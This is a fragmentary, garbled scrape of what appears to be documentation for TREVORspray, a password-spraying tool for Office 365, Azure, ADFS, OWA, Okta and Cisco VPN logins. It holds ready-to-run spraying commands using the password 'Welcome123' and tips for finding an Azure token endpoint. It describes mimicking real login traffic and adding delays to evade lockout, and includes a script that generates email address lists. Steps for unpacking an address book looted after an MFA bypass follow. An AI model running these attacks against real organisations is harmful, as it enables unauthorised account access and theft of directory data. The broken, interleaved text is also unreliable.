
msol (Office 365)adfs (Active Directory Federation Services)owa (Outlook Web App)okta (Okta SSO)anyconnect (Cisco VPN)~/.trevorspray/tried_logins.txt)--ssh or --subnetUser-Agent and other signatures to look like legitimate auth traffic--delay, --jitter, and --lockout-delay between requests to bypass lockout countermeasures--no-loot)
--recon with the following features:
--recon and --users):

OneDriveAzure Seamless SSOcorp.com and perform a spray to see if the default configuration works. Usually it does.token_endpoint with --recon corp.com. The token_endpoint is the URL you'll be spraying against (with the --url option).token_endpoint + email format.
corp.com, it may not be as easy as spraying corp.com. You may find that Corp's parent company Evilcorp owns their Azure tenant, meaning that you need to spray against evilcorp.com's token_endpoint. Also, you may find that corp.com's internal domain corp.local is used instead of corp.com.[email protected] against corp.com's token_endpoint, you're spraying [email protected] against evilcorp.com's.trevorspray --recon evilcorp.com
...
"token_endpoint": "https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token"
...
trevorspray --recon evilcorp.com -u emails.txt --threads 10
trevorspray -u emails.txt -p 'Welcome123' --url https://login.windows.net/b439d764-cafe-babe-ac05-2e37deadbeef/oauth2/token
trevorspray -u [email protected] -p 'Welcome123' --delay 5
-n is specified)trevorspray -u emails.txt -p 'Welcome123' --ssh [email protected] [email protected]
# clone wordsmith dataset
wget https://github.com/skahwah/wordsmith/releases/download/v2.1.1/data.tar.xz && tar -xvf data.tar.xz && cd data

# order first initial by occurrence
ordered_letters=asjmkdtclrebnghzpyivfowqux

# loop through first initials
echo -n $ordered_letters | while read -n1 f; do
  # loop through top 2000 USA last names
  head -n 2000 'usa/lnames.txt' | while read last; do
    # generate emails in f.last format
    echo "${f}.${last}@evilcorp.com"
  done
done | tee f.last.txt

trevorspray -u f.last.txt -p 'Welcome123'
When TREVORspray successfully bypasses MFA and retrieves an Offline Address Book (OAB), the address book is downloaded in LZX format to ~/.trevorspray/loot. LZX is an ancient and obnoxious compression algorithm used by Microsoft.
# get libmspack (for extracting LZX file)
git clone https://github.com/kyz/libmspack
cd libmspack/libmspack/
./rebuild.sh
./configure
make

# extract LZX file
./examples/.libs/oabextract ~/.trevorspray/loot/deadbeef-ce01-4ec9-9d08-1050bdc41131-data-1.lzx oab.bin
# extract all strings
strings oab.bin
# extract and dedupe emails
